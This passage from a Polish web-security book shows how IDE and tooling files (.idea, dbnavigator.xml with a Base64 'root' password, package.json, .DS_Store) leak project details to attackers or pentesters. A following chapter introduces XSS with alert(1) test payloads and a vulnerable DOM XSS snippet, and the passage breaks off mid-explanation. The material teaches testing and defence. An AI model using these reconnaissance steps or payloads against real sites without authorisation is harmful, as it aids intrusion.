
Przyjrzyjmy się teraz nieco bliżej produktom JetBrains<sup>6</sup>.

### JetBrains IDE – PhpStorm, WebStorm, PyCharm, IntelliJ IDEA

Środowiska programistyczne z czeskiej „stajni” JetBrains to bardzo popularne i cenione na całym świecie produkty. Poza dość zunifikowanym interfejsem, ustawieniami oraz ogólną filozofią działania niezależnie od platformy programistycznej ich wspólną cechą jest folder `.idea`, w którym zapisywane są wszystkie informacje związane z projektem oraz ustawieniami samego IDE.

Szczególnie jeden z plików znajdujących się w tym folderze jest bardzo wartościowy z punktu widzenia cyberprzestępcy lub pentestera: `workspace.xml`. Zawiera on wszystkie informacje, które pozwalają na łatwe odtworzenie struktury plików i katalogów aplikacji, bez potrzeby uciekania się do narzędzi typu DirBuster<sup>7</sup>.

Na rysunku 11 widzimy przykładowe drzewo plików i katalogów w folderze `.idea`. Poza `workspace.xml` jest tam jeszcze kilka plików, których analiza może dostarczyć wielu wartościowych informacji na temat projektu.

Rysunek 11. Zawartość folderu `.idea` środowiska PHPStorm

Przeanalizujmy wspomniany już plik `workspace.xml`, który zawiera bardzo dużo przydatnych informacji, pozwalających na enumerację wszystkich plików i folderów aplikacji.

#### Listing 3. Plik `workspace.xml`

```

<?xml version="1.0" encoding="UTF-8"?>
[...]
```

`<component name="FileEditorManager">`

```

<leaf>
  <file leaf-file-name="README.md" pinned="false" current-in-tab="false">
    <entry file="file://$PROJECT_DIR$/README.md">
      [...]
    </entry>
  </file>
</leaf>
</component>
[...]
```

Wszystkie węzły znajdujące się w elemencie `FileEditorManager` zawierają relatywne ścieżki do wszystkich plików wchodzących w skład projektu. Upraszczając – jest to XML-owa wersja wyniku wykonania polecenia `ls -l` w głównym katalogu projektu.

Bliższa analiza każdego z tych węzłów pozwala znaleźć informacje np. o użytym systemie kontroli wersji (co może nas nakierować na użycie opisanych wcześniej metod uzyskiwania informacji z takich systemów):

*Listing 4. Fragment zawartości pliku workspace.xml*

```
<component name="Git.Settings">
  <option name="UPDATE_TYPE" value="MERGE" />
  <option name="RECENT_GIT_ROOT_PATH" value="$PROJECT_DIR$" />
</component>
```

Znajdziemy również dane na temat commitów do tych systemów:

*Listing 5. Informacje na temat commitów do systemów wykorzystanych w analizowanej aplikacji*

```
[...]
<task id="LOCAL-00211" summary="change WebSocket port to 1099">
  <created>1436206418000</created>
  <option name="number" value="00211" />
  <option name="project" value="LOCAL" />
  <updated>1436206418000</updated>
</task>
[...]
```

a także informacje o lokalnej historii zmian w projekcie (historii zapisanej na komputerze programisty, a nie w systemie kontroli wersji):

*Listing 6. Informacje o lokalnej historii zmian w projekcie*

```
<component name="ChangeListManager">
[...]
```

```
  <change type="DELETED" beforePath="$PROJECT_DIR$/chat/node_modules/socket.2
io/node_modules/socket.io-adapter/node_modules/debug/Makefile" afterPath="" />
[...]
```

```
</component>
```

Jeśli programista do zarządzania bazą danych używał wbudowanego w IDE JetBrains menedżera połączeń bazodanowych oraz klienta SQL, również informacje na temat połączeń z serwerami bazodanowymi są dla nas dostępne z poziomu plików konfiguracyjnych IDE (dataSourcees.ids, dataSource.xml, dataSourcees.xml, dataSourcees.local.xml, dbnavigator.xml).

*Listing 7. Zawartość pliku dbnavigator.xml analizowanej aplikacji*

```
<database>
  <name value="database_name" />
  <description value="" />
  <database-type value="MYSQL" />
```

```
<config-type value="BASIC" />
<database-version value="5.7" />
<driver-source value="BUILTIN" />
<driver-library value="" />
<driver value="" />
<host value="localhost" />
<port value="3306" />
<database value="mywebapp" />
url-type value="DATABASE" />
<os-authentication value="false" />
<empty-password value="false" />
<user value="root" />
<password value="cm9vdA==" /> <!-- tak, to jest hasło 'root' i Base64 :) -->
</database>
```

*Listing 8. Zawartość pliku `dataSources.Local.xml`*

```
<?xml version="1.0" encoding="UTF-8"?>
<project version="4">
  <component name="dataSourceStorageLocal">
    <data-source name="MySQL - mywebapp@localhost" uuid= 2
"8681098b-fc96-4258-8b4f-bfbd00012e2b">
      <secret-storage>master_key</secret-storage>
      <user-name>root</user-name>
      <schema-pattern>mywebapp.*</schema-pattern>
      <default-schemas>mywebapp.*</default-schemas>
    </data-source>
  </component>
</project>
```

Liczba i zawartość tych plików zależy od użytych w IDE wtyczek, konfiguracji i wielu innych czynników. Jak widać, jest to bardzo ciekawe źródło informacji. By same-mu sprawdzić, jakie informacje cyberprzestępcy mogą znaleźć w katalogu `.idea/`, wystarczy:

- ▶ pobrać dowolne JetBrains IDE\*,
- ▶ następnie należy utworzyć prosty projekt oraz dodać kilka plików i folderów,
- ▶ w kolejnym kroku warto spróbować wykorzystać Git lub SVN,
- ▶ ciekawym pomysłem może być również utworzenie przykładowego połączenia z bazą danych,
- ▶ następnie przejść do katalogu `.idea/`, by zobaczyć, jakie wrażliwe informacje się tam znajdują.


---

\* Firma udostępnia 30-dniowe wersje próbne praktycznie każdego produktu, dodatkowo możliwe jest pobranie IntelliJ Idea Community lub PyCharm Community i korzystanie z nich za darmo.

## NetBeans IDE

NetBeans<sup>8</sup> to kolejne, bardzo popularne IDE będące darmowym oprogramowaniem wspieranym przez firmę Oracle. W porównaniu z IDE JetBrains nie jest aż tak bardzo pomocne i nie udostępnia tak wielu informacji w folderze z konfiguracją projektu i samego środowiska.

Katalog o nazwie `nbproject` jest dość skromny, ale analiza pliku `project.xml` i tak może dostarczyć kilku cennych wskazówek i udzielić odpowiedzi na parę podstawowych pytań o użyte w projekcie technologie.



```
testapp — -bash — 141x43
bl4de on Rafals-MacBook in ./Library/WebServer/Documents/testapp $ tree -C nbproject/
nbproject/
├── private
│   ├── config.properties
│   └── private.properties
├── project.properties
└── project.xml

1 directory, 4 files
bl4de on Rafals-MacBook in ./Library/WebServer/Documents/testapp $
```

Rysunek 12. Przykładowa zawartość folderu `nbproject`

## PLIKI KONFIGURACYJNE NARZĘDZI DEWELOPERSKICH

W ostatnim czasie wraz z rosnącą popularnością wszechobecnego JavaScript w katalogach projektów jak grzyby po deszczu zaczęły pojawiać się pliki kończące się z reguły na `rc` i zaczynające się od znaku kropki. Pojawiło się również sporo plików JSON, które osobie niezorientowanej w temacie niewiele powiedzą, ale dla wprawnego cyberprzestępcy lub pentestera mogą stać się cennym źródłem informacji o projekcie i zastosowanych technologiach, frameworkach czy bibliotekach. Użycie takich narzędzi jak DirBuster nie zawsze pozwala na odnalezienie interesujących plików, dlatego warto wiedzieć, gdzie i czego szukać.

### Pliki konfiguracyjne specyficzne dla Node.js czy JavaScript: `bower.json` oraz `package.json`

Bower<sup>9</sup> to biblioteka umożliwiająca bezproblemową instalację i aktualizację – wraz z zależnościami – bibliotek i frameworków używanych przez webdeweloperów w aplikacjach napisanych w JavaScript.

*Listing 9. Przykładowy plik bower.json*

```
{
  "name": "testapp",
  "version": "2.1.0",
  "authors": [
    "Rafał 'bl4de' Janicki <bloorq@gmail.com>"
  ],
  "description": "test application",
  "main": "index.html",
  "moduleType": [
    "globals"
  ],
  "license": "MIT",
  "dependencies": {
    "angular": "1.4",
    "pure": "~0.5.0",
    "angular-route": "~1.2.26",
    "angular-ui-router": "~0.2.11",
    "angular-bootstrap-datetimepicker": "latest",
    "angular-translate": "~2.6.1"
  },
  "devDependencies": {}
}
```

Bardziej interesujące z punktu widzenia atakującego bądź pentestera będą niewątpliwie informacje o technologiach użytych po stronie serwera:

*Listing 10. Plik package.json*

```
{
  "name": "Test application server dependencies",
  "version": "1.0.0",
  "author": "bl4de",
  "dependencies": {
    "socket.io": "^1.3.5",
    "mysql": "^2.9.0"
  }
}
```

Jeśli można pobrać `package.json` z serwera, istnieje prosta metoda zidentyfikowania każdego potencjalnie wrażliwego pakietu `npm` używanego przez aplikację. Wystarczy wykonać następujące kroki:

1. Upewnijmy się, że posiadamy zainstalowany Node.js, wraz z `npm` w wersji 6 lub wyższej.

2. Zapiszmy pobrany `package.json` i uruchommy poniższą komendę w tym samym katalogu, w którym został on właśnie zapisany: `npm install`.
3. Po zakończeniu procesu powinna się ukazać informacja podobna do przedstawionej poniżej:

```
audited 9307 packages in 8.417s
found 9 vulnerabilities (4 low, 1 moderate, 4 high)
  run `npm audit fix` to fix them, or `npm audit` for details
```

4. Następnie uruchommy polecenie `audit` (prawdopodobnie potrzebne będzie zarejestrowanie konta na stronie *npmjs.org*, by móc wykonać ten krok): `npm audit`.
5. Jeśli powyższe komendy zostały poprawnie uruchomione, zobaczymy raport zawierający wszystkie zidentyfikowane podatności:

*Listing 11. Raport ze zidentyfikowanymi podatnościami*

```
$ npm audit
```

```
=== npm audit security report ===
```

```
# Run  npm install gulp@4.0.0  to resolve 5 vulnerabilities
SEMVER WARNING: Recommended action is a potentially breaking change
```

High	Regular Expression Denial of Service
Package	minimatch
Dependency of	gulp
Path	gulp > vinyl-fs > glob-stream > glob > minimatch
More info	<a href="https://nodesecurity.io/advisories/118">https://nodesecurity.io/advisories/118</a>

```
[...]
```

```
found 9 vulnerabilities (4 low, 1 moderate, 4 high) in 9307 scanned packages
  run `npm audit fix` to fix 1 of them.
  6 vulnerabilities require semver-major dependency updates.
  2 vulnerabilities require manual review. See the full report for details.
```

Dobrym pomysłem może być zapisanie wyniku działania tego narzędzia w osobnym pliku, ponieważ czasami można znaleźć nawet setki zidentyfikowanych podatności dla wielu modułów npm.

Poniżej przedstawiony `package.json` wskazuje, że w kontekście aplikacji prawdopodobnie używana jest baza danych MySQL oraz występuje komunikacja klient-serwer przy użyciu WebSocketów:

*Listing 12. Informacje o wrażliwych właściwościach badanej aplikacji*

```
{
  "name": "Test application server dependencies",
  "version": "1.0.0",
  "author": "bl4de",
  "dependencies": {
    "socket.io": "^1.3.5",
    "mysql": "^2.9.0"
  }
}
```

Takie informacje pozwalają określić, że np. próbowanie ataków typu *NoSQL Injection* nie będzie trafnym pomysłem. Jak widać, aplikacja używa standardowej relacyjnej bazy danych SQL – testy bezpieczeństwa powinny być może skupić się na próbie wstrzyknięcia kodu SQL.

Należy dodać, że istnieją również pliki takie jak `.bowerrc`, `.eslintrc`, `.jshintrc` i inne. Nawet jeśli założymy, że nie zawierają one bardzo poufnych informacji, zawsze istnieje szansa dostrzeżenia cennych szczegółów na temat architektury danej aplikacji, wykorzystywanych bibliotek czy frameworków, a nawet wrażliwych danych umieszczonych w komentarzach. Zawsze warto sprawdzić na etapie rekonesansu zawarte w nich informacje\*.

## **Plik konfiguracyjny `.gitlab-ci.yml` (GitLab CI/CD)**

Jeśli w projekcie wykorzystano *GitLab Continuous Integration*<sup>10</sup> (GitLab CI/CD), w głównym folderze projektu istnieje bardzo wrażliwy i ciekawy z perspektywy bezpieczeństwa plik: `.gitlab-ci.yml`. Plik ten może zawierać mnóstwo poufnych informacji, np. szczegółowe dane o procesie testowania oraz budowania, wraz ze wszystkimi poleceniami uruchamianymi na każdym etapie.

## **Plik Ruby on Rails: `database.yml`**

Jeśli przy odrobinie szczęścia uda się odczytać zawartość tego pliku, może to oznaczać *game over* dla aplikacji Ruby on Rails<sup>11</sup>. Jest to główny plik konfiguracyjny bazy danych zawierający wszystko, co potrzebne do połączenia się z bazą danych: nazwy użytkowników, hasła oraz inne przydatne podczas testów bezpieczeństwa szczegóły.

---

\* Zob. rozdz. *Rekonesans aplikacji webowych (poszukiwanie celów)*.

## Plik macOS .DS\_Store

Wyjątkową cechą systemu macOS jest plik o nazwie `.DS_Store`. Plik ten jest tworzony przez Finder (choć nie tylko) i bardzo często, przez pomyłkę, wprowadzany do repozytorium kontroli wersji.

Tym, co sprawia, że pliki `.DS_Store` mogą okazać się bardzo przydatne, jest fakt, że przechowują one informacje o konfiguracji okna programu Finder wraz z układem ikon odpowiadającym plikom oraz folderom wyświetlanym w danym oknie Findera. Oznacza to, że mogą się tam czasem znajdować nazwy plików i folderów.

Jeśli uda się znaleźć pliki `.DS_Store` na serwerze WWW, daje to szansę na ujawnienie poufnych informacji oraz enumerację zasobów, których nie da się znaleźć w żaden inny sposób (np. używając programów stworzonych do enumerowania zasobów).

Upewnijmy się, że słowniki używane przez programy takie jak Dirb<sup>12</sup>, DirBuster, wfuzz<sup>13</sup> lub inne zawierają frazę `.DS_Store` na swojej liście.

```

0x000400: 00 00 00 00 00 00 00 00 00 00 00 04 00 00 00 09 .....
0x000410: 00 63 00 6f 00 6e 00 63 00 72 00 65 00 74 00 65 ..c.o.n.c.r.e.t.e
0x000420: 80 35 47 52 50 30 75 73 74 72 00 00 00 00 00 44 ..5GRP0ustr....D
0x000430: 00 61 00 74 00 65 00 20 00 4d 00 6f 00 64 00 69 ..a.t.e...M.o.d.i
0x000440: 00 66 00 69 00 65 00 64 00 00 00 09 00 63 00 6f ..f.i.e.d....c.o
0x000450: 00 6e 00 63 00 72 00 65 00 74 00 65 00 35 62 77 ..n.c.r.e.t.e.sbw
0x000460: 73 70 62 6c 6f 62 00 00 00 c8 62 70 6c 69 73 74 spblob...bplist
0x000470: 30 30 d7 01 02 03 04 05 06 07 08 08 08 08 0d 00 .....
0x000480: 08 5d 53 68 6f 77 53 74 61 74 75 73 42 61 72 5b ..]ShowStatusBar[
0x000490: 53 68 6f 77 50 61 74 68 62 61 72 5b 53 68 6f 77 ShowPathbar[Show
0x0004a0: 54 6f 6f 6c 62 61 72 5b 53 68 6f 77 54 61 62 56 Toolbar[ShowTabV
0x0004b0: 69 65 77 5f 10 14 43 6f 6e 74 61 69 6e 65 72 53 iew...ContainerS
0x0004c0: 68 6f 77 53 69 64 65 62 61 72 5c 57 69 6e 64 6f howSidebar\Windo
0x0004d0: 77 42 6f 75 6e 64 73 5b 53 68 6f 77 53 69 64 65 wBounds[ShowSide
0x0004e0: 62 61 72 09 09 09 09 09 5f 10 17 7b 7b 31 30 2c bar.....{10,
0x0004f0: 20 33 38 74 2c 20 7b 31 33 34 32 2c 20 38 32 38 .38},.{1342,.828
0x000500: 7d 7d 09 08 17 25 31 3d 49 60 6d 79 7a 7b 7c 7d }}...%I`m%yz{|}
0x000510: 7e 98 00 00 00 00 00 00 01 01 00 00 00 00 00 00 .....
0x000520: 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x000530: 00 99 00 00 00 09 00 63 00 6f 00 6e 00 63 00 72 .....c.o.n.c.r
0x000540: 00 65 00 74 00 65 00 35 69 63 76 70 62 6c 6f 62 ..e.t.e.5icvpblob
0x000550: 00 00 01 85 62 70 6c 69 73 74 30 30 de 01 02 03 ...bplist00....
0x000560: 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 0f 12 .....
0x000570: 0f 13 13 14 15 16 17 17 19 5f 10 13 62 61 63 6b .....back
0x000580: 67 72 6f 75 6e 64 43 6f 6c 6f 72 42 6c 75 65 58 groundColorBlueX
0x000590: 69 63 6f 6e 53 69 7a 65 58 74 65 78 74 53 69 7a iconSizeXtextSiz
0x0005a0: 65 5f 10 12 62 61 63 6b 67 72 6f 75 6e 64 43 6f e...backgroundCo
0x0005b0: 6c 6f 72 52 65 64 5e 62 61 63 6b 67 72 6f 75 6e lorRed*backgroun
0x0005c0: 64 54 79 70 65 5f 10 14 62 61 63 6b 67 72 6f 75 dType...backgrou
0x0005d0: 6e 64 43 6f 6c 6f 72 47 72 65 65 6e 5b 67 72 69 ndColorGreen[gr
0x0005e0: 64 4f 66 66 73 65 74 58 5b 67 72 69 64 4f 66 66 dOffsetX[gridOff
0x0005f0: 73 65 74 59 5c 73 68 6f 77 49 74 65 6d 49 6e 66 setY\showItemInf
0x000600: 6f 5f 10 12 76 69 65 77 4f 70 74 69 6f 6e 73 56 o...viewOptionsV
0x000610: 65 72 73 69 6f 6e 59 61 72 72 61 6e 67 65 42 79 ersionYarrangeBy
0x000620: 5d 6c 61 62 65 6c 4f 6e 42 6f 74 74 6f 6d 5f 10 ]labelOnBottom..
0x000630: 0f 73 68 6f 77 49 63 6f 6e 50 72 65 76 69 65 77 .showIconPreview
0x000640: 5b 67 72 69 64 53 70 61 63 69 6e 67 23 3f f0 00 [gridSpacing?..
0x000650: 00 00 00 00 00 23 40 50 00 00 00 00 00 00 23 40 .....#EP.....#E
0x000660: 28 00 00 00 00 00 00 10 00 23 00 00 00 00 00 00 { .....#.....
0x000670: 00 00 08 10 01 54 6e 61 6d 65 09 09 23 40 4b 00 ....Tname.#EK.
0x000680: 00 00 00 00 00 08 00 25 00 3b 00 44 00 4d 00 .....$.?.D.M.
0x000690: 62 00 71 00 88 00 94 00 a0 00 ad 00 c2 00 cc 00 b.q.....
0x0006a0: da 00 ec 00 f8 01 01 01 0a 01 13 01 15 01 1e 01 .....
0x0006b0: 1f 01 21 01 26 01 27 01 28 00 00 00 00 00 00 02 ...!.&.'(.

```

Rysunek 13. Przykładowy plik `.DS_Store`: jesteśmy w stanie zidentyfikować folder o nazwie `./concrete5` (popularny system CMS)

Głównym problemem z plikami `.DS_Store` jest to, że używają formatu specyficznego dla Apple i często trudno się je czyta, jednak w Internecie można znaleźć programy służące do analizowania tego typu plików. Jednym z najlepszych źródeł opisujących ten format (a także bibliotekę w języku Python służącą do analizy) jest *Parsing the .DS\_Store file format* autorstwa Sebastiana Neefa<sup>14</sup>.

## Odkrywaj ukryte foldery oraz pliki z gotowym słownikiem dla swojego ulubionego narzędzia

Jedna z najpopularniejszych metod odkrywania ukrytych folderów oraz plików zakłada użycie narzędzia służącego do enumeracji (np. DirBuster, Dirb lub wfuzz) wraz ze specjalnie przygotowanymi słownikami zawierającymi setki tysięcy najpopularniejszych nazw folderów i plików, ścieżki pobrane z realnych plików `robots.txt` itp.

Jakiś czas temu utworzyłem taki słownik, złożony z kilku innych znalezionych w Internecie (podziękowania dla Daniela Miesslera<sup>15</sup> za utrzymanie dwóch niesamowitych repozytoriów!), dodając do nich kilka, moim zdaniem, wartościowych wpisów<sup>16</sup>.

## PODSUMOWANIE

Jako programista aplikacji internetowych, z doświadczenia wiem, jak wiele informacji na temat projektu jest przechowywanych w zasobach zupełnie niezwiązanych z samą aplikacją czy serwisem internetowym. Mogą one w banalny sposób udostępnić informacje, które byłyby nie do uzyskania innymi tradycyjnymi metodami.

Przykładowo – kod w pliku PHP jest niedostępny na prawidłowo skonfigurowanym serwerze Apache czy nginx, nawet jeśli znamy bezwzględną ścieżkę do tego pliku. Pozostawienie folderu systemu kontroli wersji na serwerze sprawia, że nierzadko możemy bez trudu odczytać zawartość pliku.

Z punktu widzenia programisty – bardzo ważny jest nadzór nad zawartością umieszczaną na serwerze. **Niedopuszczalne** jest, by w środowisku produkcyjnym znalazł się np. folder `.idea` czy inne foldery „robocze”, typu: `tmp`, `temp`, `dev`, `backup`, `debug`, `log`, `logs` i tym podobne, często wykorzystywane w trakcie pracy nad aplikacją lokalizację.

Dobrze jest też mieć świadomość tego, jak nowoczesne narzędzia wspomagające programistów w ich codziennej pracy mogą przez nieuwagę czy zwykłe niedbalstwo stać się źródłem wycieku informacji i najsłabszym ogniwem w nawet najlepiej zabezpieczonej aplikacji webowej.



ksiazka.sekurak.pl/r9

- 1 GIT, <https://git-scm.com/book/pl/v1/Podstawy-Gita>
- 2 GitHub, <https://github.com/>
- 3 Bitbucket, <https://bitbucket.org/>
- 4 zlib, <https://www.zlib.net/>
- 5 Apache™ Subversion, <https://subversion.apache.org/>
- 6 JetBrains, <https://www.jetbrains.com/>
- 7 DirBuster, <https://sourceforge.net/projects/dirbuster/>. Zob. też: Janicki R. ('bl4de'), *DirBuster – wykrywanie zasobów w webaplikacjach*, <https://sekurak.pl/dirbuster-wykrywanie-zasobow-w-webaplikacjach/>
- 8 Apache NetBeans, <https://netbeans.org/>
- 9 Bower, <https://bower.io/>
- 10 GitLab Continuous Integration, <https://about.gitlab.com/product/continuous-integration/>
- 11 Ruby on Rails, <https://rubyonrails.org/>
- 12 Kali Tools, *DIRB Package Description*, <https://tools.kali.org/web-applications/dirb>
- 13 Kali Tools, *Wfuzz Package Description*, <https://tools.kali.org/web-applications/wfuzz>
- 14 Neef S., *Parsing the .DS\_Store file format*, [https://0day.work/parsing-the-ds\\_store-file-format/](https://0day.work/parsing-the-ds_store-file-format/)
- 15 Zob. Miessler D. (danielmiessler), /SecLists, <https://github.com/danielmiessler/SecLists> oraz Miessler D. (danielmiessler), RobotsDisallowed, <https://github.com/danielmiessler/RobotsDisallowed>
- 16 Janicki R. ('bl4de'), *dictionaries*, <https://github.com/bl4de/dictionaries/blob/master/starter.txt>



Michał Bentkowski

# Podatność Cross-Site Scripting (XSS)



## WSTĘP

*Cross-Site Scripting* (XSS) to jedna z najczęściej występujących podatności aplikacji webowych. Według powszechnie przytaczanej definicji (np. z Wikipedii<sup>1</sup>) jest to atak na serwis WWW, który polega na możliwości osadzenia w treści strony własnego kodu JavaScript, co w konsekwencji może doprowadzić do wykonania niepożądanych akcji przez użytkowników odwiedzających tę stronę. Najczęściej kojarzona jest z osławionym fragmentem kodu HTML `<script>alert(1)</script>`, choć to tylko ułamek tego, w jaki sposób XSS do aplikacji można wprowadzić oraz jakie są jego realne skutki.

Podatność XSS przedstawię z kilku perspektyw: zaczynając od pokazania najprostszego jej przykładu, poprzez omówienie skutków, a skończywszy na metodach obrony (ze wskazaniem, dlaczego ta obrona nie zawsze jest prosta).

## CZYM JEST XSS ORAZ TYPY PODATNOŚCI XSS

Podatności typu XSS najczęściej pojawiają się w aplikacji, gdy w kodzie HTML strony wyświetlana jest treść podana przez użytkownika. Jednym z najbardziej klasycznych przykładów jest wyszukiwarka. Rozpatrzmy przykład przedstawiony na rysunku 1.



Rysunek 1. Prosta strona z wyszukiwarką

Po wpisaniu dowolnej frazy w wyszukiwarce jest ona wyświetlana na kolejnej stronie (rysunek 2). Warto zwrócić uwagę, że wyszukiwana fraza jest widoczna w adresie URL (jako parametr `search`), jak również dalej na samej stronie.



Rysunek 2. Przykładowy wynik wyszukiwania

Pierwszym, podstawowym testem, jaki można wykonać w celu weryfikacji, czy istnieje w aplikacji potencjał na występowanie podatności XSS, jest próba wpisania prostego kodu HTML. Na przykład w miejsce wyszukiwanej frazy można spróbować użyć kodu `<u>test`. Wynik takiego wyszukiwania widoczny jest na rysunku 3.




Rysunek 3. Pierwsza próba wstrzyknięcia kodu HTML

Jak widać, wyszukiwana fraza jest teraz podkreślona. Gdyby spojrzeć w kod HTML wyświetlonej witryny, znajdzie się w nim fragment `<div>Nie znaleziono wyników dla "<u>test"</div>`.

Ponieważ aplikacja w żaden sposób nie enkodowała treści podanej przez użytkownika, w kodzie HTML pojawia się tag `<u>` oznaczający podkreślenie tekstu. W ten sposób potwierdziliśmy, że w aplikacji istnieje możliwość podania własnego kodu HTML. Nie oznacza to jeszcze automatycznie podatności XSS, tj. możliwość wstrzyknięcia własnego kodu HTML nie musi być tożsama z możliwością wstrzyknięcia tagu pozwalającego na wykonanie kodu JavaScript.

Zasadne jest zatem wykonanie kolejnego testu i sprawdzenie zachowania aplikacji dla frazy `<script>alert(1)</script>` (rysunek 4).



Rysunek 4. Próba wykonania ataku XSS

W takim przypadku przeglądarka wyświetliła komunikat (alert) o treści „1”, co jest wystarczającym dowodem, że aplikacja jest podatna na XSS. Dlaczego istnienie podatności XSS najczęściej udowadnia się na przykładzie `alert(1)`? Z kilku względów:

1. Funkcja `alert` wyświetla się na pierwszym planie. Nie sposób zatem jej nie zauważyć.
2. `alert` wykonuje się w JS\* synchronicznie – co sprawia, że żaden dalszy kod JS nie wykona się, dopóki użytkownik nie kliknie OK.

\* JS – JavaScript. W dalszej części tekstu skrót i pełna nazwa tego języka programowania będą stosowane zamiennie.

3. Pojawienie się komunikatu dowodzi, że możliwe jest wykonanie własnego kodu JS. W miejscu, w którym wrzucono `alert(1)`, można zmieścić dowolny inny kod JS, który wykorzysta atak w celach przydatnych napastnikowi.

XSS jak na powyższym przykładzie, tj. taki, w którym kod HTML/JS zawarty w dowolnym parametrze zapytania (np. GET, POST czy nawet w ciasteczkach) wyświetlany jest następnie w odpowiedzi, to tzw. *reflected XSS*. W angielskiej nomenklaturze mówi się, że wartość parametru została w odpowiedzi odbita (ang. *reflected*), stąd nazwa. Praktyczne wykorzystanie takiego wariantu polega zazwyczaj na wysłaniu ofierze odpowiednio spreparowanego linku (np. e-mailem czy komunikatorem) zawierającego złośliwy kod.

Inny typowy przykład XSS to tzw. *persistent XSS* lub *stored XSS*. W tym przypadku złośliwy kod JS zostaje zapisany w bazie danych (lub innym zewnętrznym systemie) i wykonany automatycznie po przejściu na odpowiednią podstronę. W takiej sytuacji zazwyczaj nie ma potrzeby wysyłania linku ofierze, bo można zakładać, że sama w końcu odwiedzi zaatakowaną podstronę.

Jako przykład takiego typu podatności XSS weźmy system blogowy, na którym użytkownicy mogą zostawiać komentarze. Napastnik może przy jednej z notek zamieścić komentarz o treści: `Bardzo fajny blog!<script>alert(1)</script>`.

Gdy administrator bloga odwiedzi stronę z listą komentarzy, powyższy kod JS zostanie automatycznie wykonany, skutkując podatnością XSS.

W powyższych przykładach zakładamy, że wykonanie własnego kodu JS związane jest z koniecznością dodania nowych tagów HTML, jak również z wysłaniem złośliwych fragmentów kodu jako części zapytania GET lub POST. Jeśli w aplikacji wdrożone są mechanizmy obronne, takie jak WAF (*Web Application Firewall*), nie można wykluczyć, że takie próby ataku zostaną skutecznie zablokowane. W rzeczywistości jednak nie każdy XSS musi wiązać się z komunikacją z serwerem. Czasem możliwość wykonania własnego kodu JS występuje już w istniejącym kodzie JS! Jest to tzw. *DOM-based XSS* lub w skrócie DOM XSS.

Rozważmy przykład kodu JS z listingu 1.

Listing 1. Przykładowy kod skutkujący podatnością DOM XSS

```
<script>
  window.addEventListener('hashchange', ev => {
    let id = unescape(location.hash.slice(1));
    document.getElementById('imageholder').innerHTML = `
      `;
  });
</script>
```

Prześledźmy najpierw, co dokładnie ten kod realizuje:

